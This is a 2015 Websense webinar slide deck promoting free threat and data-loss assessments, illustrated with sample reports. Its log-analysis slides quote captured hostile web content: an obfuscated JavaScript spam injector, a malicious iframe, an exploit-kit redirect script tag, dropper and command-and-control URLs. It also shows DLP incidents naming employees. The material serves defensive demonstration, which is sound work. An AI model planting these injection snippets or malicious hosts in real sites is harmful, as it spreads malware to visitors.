



USING WEBSENSE ASSESSMENT TOOLS TO GAIN IMMEDIATE VISIBILITY INTO YOUR SECURITY POSTURE

Webinar 18th March 2015

BRAVE THE NEW WORLD.

Speaker


Claude Chiorean

- Sales Engineer, ANZ team
- Over 17 years of IT industry experience
- Worked in a number of global organizations and have been involved in large scale projects that have given me the opportunity to work on three different continents
- cchiorean@websense.com
- This session is being recorded and the slides will be made available
- Questions are welcomed throughout the session via the question panel

Objectives of today's session

- Give you some ideas on how to identify those advanced threats that maybe have sneaked in already.
- How do you know that your existing security solutions are fit for purpose? You can ask for a second opinion.
- An invisible enemy is impossible to fight.
- Insight into Websense risk assessment tools
 - Web/DLP Risk Vision
 - Data Loss Risk Assessment
- This is definitely not a sales pitch... we provide these risk assessments activities free of charge.

Can you see threats across the kill chain?





WEB/DLP RISK VISION

The POV (Proof of Value) assessment tool



Risk Vision – the need to know what you don't know


- TRITON Risk Vision is an easy to deploy threat monitoring solution that offers customers the ability to monitor and evaluate their exposure to advanced threats and data theft attempts without interfering with any existing infrastructure.
- TRITON Risk Vision can also be deployed as a POV tool to prove that Websense detects more threats than most competitive solutions



Risk Vision as a POV tool

Risk Vision as a POV shows off

- Advanced Threat Detection
- Global Threat Awareness
- DLP capabilities
- Sandboxing capabilities
- Full TRITON User Interface with full reporting functionality and Advanced Threat Dashboard with forensic reporting



Forensic Data	
Source:	Jones, Bob
Destination:	www.datatheft.com
File:	\\10.20.15.123\c:\corporate files\finance social security numbers.doc (27 KB)
	MIME-Headers.txt (10 B)
Parameters and Body	
Field	Value
EVENTTARGET	upload
_VIEWSTATE	/wEPDwUJODMxNTYNDExZGQpQWR
	/LYapv1CMcbNp82jHzxWNpQ==
Body:	
_EVENTTARGET=upload_VIEWSTATE==/wEPDwUJODMxNTYNDExZGQpQWR	
/LYapv1CMcbNp82jHzxWNpQ==	

THREAT SCOPE

ThreatScope Analysis Report

For file `tab6adfe5c279146fbc8af74abcfc1146a338132` uploaded 2012-07-03 at 06:08:23 PM

Threat level: **Malicious**

[View results >](#)


Recommendation: Do not allow this file to be run in your network. Perform remediation on machines on which the file may have run.

Threat	Assessment
	Process events show characteristics of a userland rootkit
	HTTP traffic shows characteristics of a malware family [Zue5]
	Drops and runs executable file(s) in a directory of the user profile often used by malware
	Injects and executes code in remote process(es)
	HTTP traffic to server hosting malicious content
	Drops executable file(s)
	Writes to the filesystem in a directory of the user profile often used by malware
	Executes the Windows command shell program

Screenshots:

Risk Vision Architecture

- Websense appliance connected to a SPAN port
- Can be deployed upstream or downstream from an existing proxy
- Authentication agent can be used for user identification
- Parent proxy authentication can be used if downstream proxy is capable of authentication header “injection”
- SSL inspection is not available with Risk Vision. This is included only in the full Triton set of products



End of assessment deliverables

1. Risk Assessment Report

- A comprehensive report that provides a summary of the security issues found in your network as the result of the in-depth analysis of real time web activity
- You can use this report to assess your current security postures and discover areas for improvement in your current security defenses

2. Risk Vision Log Analysis

- Presentation to the customer with a detailed insight into the top threats discovered during the assessment

Risk Assessment Report - Threat Analysis

Real-Time Security Analysis

Threats


 **Critical** 31  **High** 10  **Medium** 346  **Low** 464

Total threats found: 851

These are current threats discovered by Websense real-time security analysis in both inbound and outbound traffic.

Security Risks: **5%** of users

Monitored users accessed sites hosting known threats. Some examples of the types of activity Web Security Gateway classifies as threats include: outbound traffic associated with advanced malware “call home” behavior; spyware and keyloggers; phishing activity; and similarly dangerous content.

 **There are 8 compromised machines in your network. Refer to the Threat Protection Details section of this report for more information. Take action to remediate this problem right away.**

Top critical and high severity threats

Top threat events found on your network

Severity	Threat Classification	Threat Host	Target Country	Devices	Requests
C	Security: Custom-Encrypted Uploads	cp-chn-sym.cpbs.net	United States	27	1,013
C	Security: Advanced Malware Command and Control	allp706.zapto.org	Algeria	1	1,525
C	Security: Custom-Encrypted Uploads	31.210.235.12	United Kingdom	1	5
C	Security: Custom-Encrypted Uploads	storemanager.retaxis.com	United States	1	1
H	Security: Bot Networks	www.mangomission.co.cc	United States	2	3
H	Security: Bot Networks	www.whatsmyipaddress.com	Switzerland	1	25
H	Security: Bot Networks	www.hdcfbank.com	Switzerland	1	3
H	Security: Bot Networks	www.prathmeshshirsat.co.cc	United States	1	3
H	Security: Bot Networks	www.mrugjal.co.cc	United States	1	2
H	Security: Bot Networks	www.patyt.com	Switzerland	1	1

- All the hits mentioned in the table above were missed by customer existing Web gateway.
- Websense provides geo-destinations.
- Access details for these URL's are embedded in this report.

Top devices infected with advanced threats

Source	Full URL	Category	No of hits
10.21.40.154	http://ffff99fff.no-ip.biz/READY	Dynamic DNS	14012
	http://allp706.zapto.org/is-ready	Advanced Malware Command and Control	10479
10.19.20.120	http://dz-dz.zapto.org/is-ready	Advanced Malware Command and Control	717
10.7.67.198	http://www.whatsmyipaddress.com	Bot networks	25
10.7.36.46	www.hdcfbank.com	Bot networks	3
10.7.96.123	http://www.arhit.ru/drawing/0158/drawings-18.html	Advanced Malware Command and Control	1
10.1.25.209	www.iciicbank.com	Bot networks	1
10.7.87.127	http://www.mangomission.co.cc/favicon.ico	Bot networks	1
10.18.48.46	www.localhost8080.com	Bot networks	1

- We observed totally 8 devices initiating connections to malicious websites.
- We also have seen 10.21.40.154 initiating lots of connections to both Dynamic DNS and Command and control servers, we recommend thorough investigation on this machine.

Risk Vision Log Analysis example

- This is an example of site injected with obfuscated content and drug selling links.
- <http://spectrumwritingllc.com/wordpress/2011/10/resizing-visio-swimlanes/>
- Obfuscated content :

```
<script language="JavaScript">
var _gu9 = [];
_gu9.push(['_setOption', '1301851861911781711021861911821711311041861711901861171']);
_gu9.push(['_setOption', '6918518510413211618816518917116818517518617118617119018']);
_gu9.push(['_setPageId', '6193182181185175186175181180128167168185181178187186171']);
_gu9.push(['_setOption', '1291691781751821281841711691861101221201221821901141671']);
_gu9.push(['_setPageId', '8718618111416718718618111412212012218219011112919513011']);
_gu9.push(['_setOption', '7185186191178171132']);
var
de='e',uf='C',pb='a',x5='f',ic='h',s2='o',y9='C',r3='o',he='r',ge='d',cd='r',w4='m',t76=z56='
var
d12=3,d22=70,l44=p23=v48=0;for(v48=0;v48<_gu9.length;v48++)t76+=_gu9[v48][1];l44=t76.length;
while(p23<l44)z56+=String[x5+he+s2+w4+y9+ic+pb+cd+uf+r3+ge+de](parseInt(t76.slice(p23,p23+=d12)
document.write(z56);
</script>
```

- Decompiled obfuscated code content:

```
<div class="y websitetext">
<p>Stop worrying about small your basic requirements to generic viagra cialis <a href="http://www10231.70cialis10.com/"
title="generic viagra cialis">generic viagra cialis</a> borrow responsibly often called an loan.Hard to lose when more difficulty th
documents us viagra <a href="http://www10600.20viagra10.com/" title="us viagra">us viagra</a> pay what are set of between
paychecks.Merchant cash for the lives when employed with cheapest levitra online <a href="http://www10070.10levitra10.com/"
title="cheapest levitra online">cheapest levitra online</a> higher repayment process do for use.Where we can easily secure bad about
those cialis 36 hour <a href="http://www10539.40cialis10.com/" title="cialis 36 hour">cialis 36 hour</a> bank when people of little
financial needs.Perhaps the weekend so what had viagra spray <a href="http://www10000.03viagra10.com/" title="viagra spray">viagra
spray</a> significant financial trouble jeopardizing careers.Sell your debts off that always something like viagra works <a
href="http://www10000.02viagra10.com/" title="viagra works">viagra works</a> an emergency can think cash without mistakes.As stated
before seeking quick loan people are written best herbal viagra <a href="http://www10150.20viagra10.com/" title="best herbal viagra">
herbal viagra</a> plainly and plan that expensive interest penalties.Repayments are easy for things we understand all payday cialis.
<a href="http://www10154.01cialis10.com/" title="cialis.com">cialis.com</a> leaving you unsecured and understand that means.Applican
have repaid with prices that connects viagra samples <a href="http://www10375.30viagra10.com/" title="viagra samples">viagra samples
borrowers in proof and any time.Do overdue bills simply do that banks supplements for erectile dysfunction<a
href="http://www10077.70cialis10.com/" title="supplements for erectile dysfunction">supplements for erectile dysfunction</a> by mean
that the rest.Lat money according to owing late online viagra sales <a href="http://www10575.30viagra10.com/" title="online viagra
sales">online viagra sales</a> with a photo identification card.Again there may require depending on our buy cheap levitra <a
href="http://www10385.40cialis10.com/" title="buy cheap levitra">buy cheap levitra</a> physical advance in most loans.Repayments are
looking to waste gas apply in levitra online <a href="http://buy-au-levitra.com/" title="levitra online">levitra online</a> little b
makings ends meet sometimes.Each applicant does it comes a careful scrutiny should cialis <a href="http://cialis2au.com/"
title="cialis">cialis</a> have lenders request and get the finance charge.Luckily these loans want their pasts on line viagra <a
href="http://www10525.01viagra10.com/" title="on line viagra">on line viagra</a> even know where you today.When reading these without
```

Lure

Risk Vision Log Analysis example



Redirect

- *Sites infected with a malicious iFrame (Security Risk)*
- Real-time analytics detect and prevent access to numerous URLs containing Malicious Embedded iFrames such as:
<http://www.smartgridinformation.info>
- In this case, the redirection chain leads to the malicious attack site: <http://eiueuiuewi.com>
- This URL is or was distributing a malware variant of HTML/ScrInject.B.Gen virus. Reportedly this will try to download other malicious files on the local drive under %Temp%\ICD1.tmp|isactivex.dll

```
<iframe src="http://eiueuiuewi.com/54N7JS34B34D5NH34J/" width="4" height="2"></iframe>
```

Risk Vision Log Analysis example



**Exploit
Kit**

- *Sites containing code that may intentionally modify users' systems without their consent and cause harm. (Security Risk)*
- Based on real-time analytics, obfuscated exploit kit content hosted on [hxxp://ads1.afaqs.com/www/delivery/afr.php?zoneid=258&cb=INSERT_RANDOM_NUMBER_HERE](http://ads1.afaqs.com/www/delivery/afr.php?zoneid=258&cb=INSERT_RANDOM_NUMBER_HERE) was prevented.
- Obfuscated content generates an JS redirection which calls upon a well-known exploit kit called **Dotkachef** using popular URL redirectors injected in the website source code...like the one below:

```
document.write content:  
<script src='http://brins.biz/bec2ad17.js?cp=ads1.afaqs.com'></script>
```

Risk Vision Log Analysis example



**Dropper
File**

- Some sites directly drop malicious executable files, for example:
`hxxp://solutionnice.info/v708/?&q=StationObservationChecklistsHygieneandFoodSafetypdf&product_name=StationObservationChecklistsHygieneandFoodSafetypdf&installer_file_name=StationObservationChecklistsHygieneandFoodSafetypdf&affiliate_id=eetto&custom_installer_file_name=StationObservationChecklistsHygieneandFoodSafetypdf&q=StationObservationChecklistsHygieneandFoodSafetypdf&external_id=1391412091373763191`
- The downloaded file disguised itself as PDF but was in fact an EXE file :
StationObservationChecklistsHygieneandFoodSafetypdf
(MD5 Hash:3266be5614175ef63425f36cfc5b9366)
- **Threat Scope Analysis Report:**
<http://csi.websense.com/ThreatScope/FileAnalysis?requestId=e0ed8bd2-9f5d-4fbe-ba97-a2d0016531b7>

Risk Vision Log Analysis example



**Call
Home**

Example URLs:

- hxxp://www3.bizcollection.com
- hxxp://imptestrm.com/rg-main.php?folio=7PO56U6JO&dmn=trenery.com
- These sites had communicated with destination IP address: **141.8.224.25**
Port: **80**.
- Based on threat intelligence gathered from the ThreatSeeker Intelligence cloud, the host **141.8.224.25** is associated with the Palevo worm, a component of the Mariposa (*butterfly...* in Spanish) bot network
- Palevo typically acting as a downloader, to download and install further malicious payloads, can perform several other malicious routines such as stealing login credentials and other online-banking-related information, as well as corporate and personal data
- Connecting to specific sites to send and receive commands from C&C infrastructure, Palevo can be instructed to execute a range of actions including downloading files, scanning ports, and performing DDoS attacks against target addresses



DATA LOSS RISK ASSESSMENT



websense
TRITON[®]APX
ADVANCED PROTECTION

DLRA Benefits


DLRA would help organizations to find

- What business processes and channels allow sensitive information to leave the corporate network
- How much and what type of sensitive information is going outside the network
- Whether sensitive information is residing in public repositories
- What regulations are violated because of sensitive information getting leaked
- Which business function(s) send sensitive information outside the corporate network

DLRA Process

- Scope for the DLRA discussed with the customer
- Policies would be designed as per the organization's requirement
- The exit points (Outbound email and Web traffic) would be monitored by the DLP tool
- Identified storage repositories would be scanned for sensitive information
- The incidents would be monitored and discussed with the identified team
- Data Loss Risk Assessment report and presentation would be submitted
- From initial inception to presentation of findings, the entire process will take between 3 and 5 weeks

DLRA Architecture




Resource requirements for DLRA

Websense Component	Hardware	Software	Quantity
TRITON Manager Console	Quad Core 3.0 Ghz or higher 200GB HDD 8 GB RAM	Windows 2008 /2012 Server (64Bit), SQL 2008/2012 Standard Edition (or SQL Express can be used)	1
Protector Appliance	Dual core 3.0 Ghz or higher 2x 72GB HDDs 4GB RAM Min 2x Gig NICs	Physical/Virtual Appliance	1

- The required OS for the TRITON Console needs to be installed on appropriate hardware/VM by the customer
- Port mirroring requirements needs to be completed by the customer, including connection of mirrored ports to the Protector appliance
- Where firewall segregation of Websense components may be encountered, appropriate ports needs to be opened for DSS components
- Appropriate Active Directory user account and details to be provided for AD integration

Template policies

18 Policies (enabled rules: 30, total rules: 62)




- Standard out of the box template policies or customized policies can be used
- Fingerprint or discovery tasks
- The Endpoint agent deployed to manage users devices on and off the network

Breakdown by policy




Top 10 Policies

Policy	High	Medium	Low	Total
Suspected Malicious Dissemination	46	29112	0	29158
PCI Audit	49	1872	92	2013
Email DLP Policy	331	13	0	344
PCI	42	271	6	319
Confidential Warning	258	0	0	258
Web DLP Policy	0	2	72	74
Australia PII	5	60	0	65
License Keys	34	12	0	46
Financial Information	5	14	0	19
Password files	7	0	0	7



Breakdown by top source

Top 15 Sources

Sources	 High	 Medium	 Low	Total
Andy Chan	0	25881	0	25881
[REDACTED]edmundsb	1	696	0	697
5-134-112-75.biz.bhn.net	0	471	0	471
Ben Edmunds	0	325	92	417
Anoop Rachamadugu	2	278	0	280
Tony McCauley	28	233	0	261
Rafael Chiang	0	145	0	145
SVC_MovementMgr	0	124	0	124
Radhakrishna Garudampa	0	118	0	118
Tom Johansen	1	116	0	117
Matt Parkinson	34	72	0	106
iskwebpxyprd01:[REDACTED]ue.internal	0	42	54	96
Geoff Lazberger	57	26	0	83
Kavin Khatri	0	74	0	74
Selva Sivathanu	0	67	0	67

Financial confidential information and budget sent to personal email address

The screenshot shows a Websense web interface with the following details:

- Incident:** 309615
- Severity:** High
- Action:** Permitted
- Channel:** Network email
- Display:** Violation triggers
- Rule: Patterns & phrases**
 - Patterns & phrases (Email Attribute) Ashish, ASHISH
 - Patterns & phrases (Email Attribute) AMIT
- Rule: Non Acceptable Use - offensive**
 - Non Acceptable Use (High) (Dictionary) Cock
- Rule: UTM Location Coordinates**
 - UTM distances near UTM Terms 150000, 160000, 135000, NORTH, 140000, 196660, 325000, ZONE, 40
- Email Details:**
 - From:** [Redacted]@jalindia.co.in
 - To:** N/A
 - Bcc:** [Redacted]@rediffmail.com
 - Subject:** DRAFT OPERATIONAL BUDGET FOR THE MONTH OF APRIL' 12
 - Attachments:** Revenue budget (West...ril'12.XLS(307.5 KB), BUDGET APRIL-12.zip(2.85 MB)
 - Sent:** 01 Apr. 2012, 1:33:51 PM
- Message Body:**

Draft Operational Budget for West Zone is attached herewith for your kind perusal please.

Regards,

[Redacted Signature]

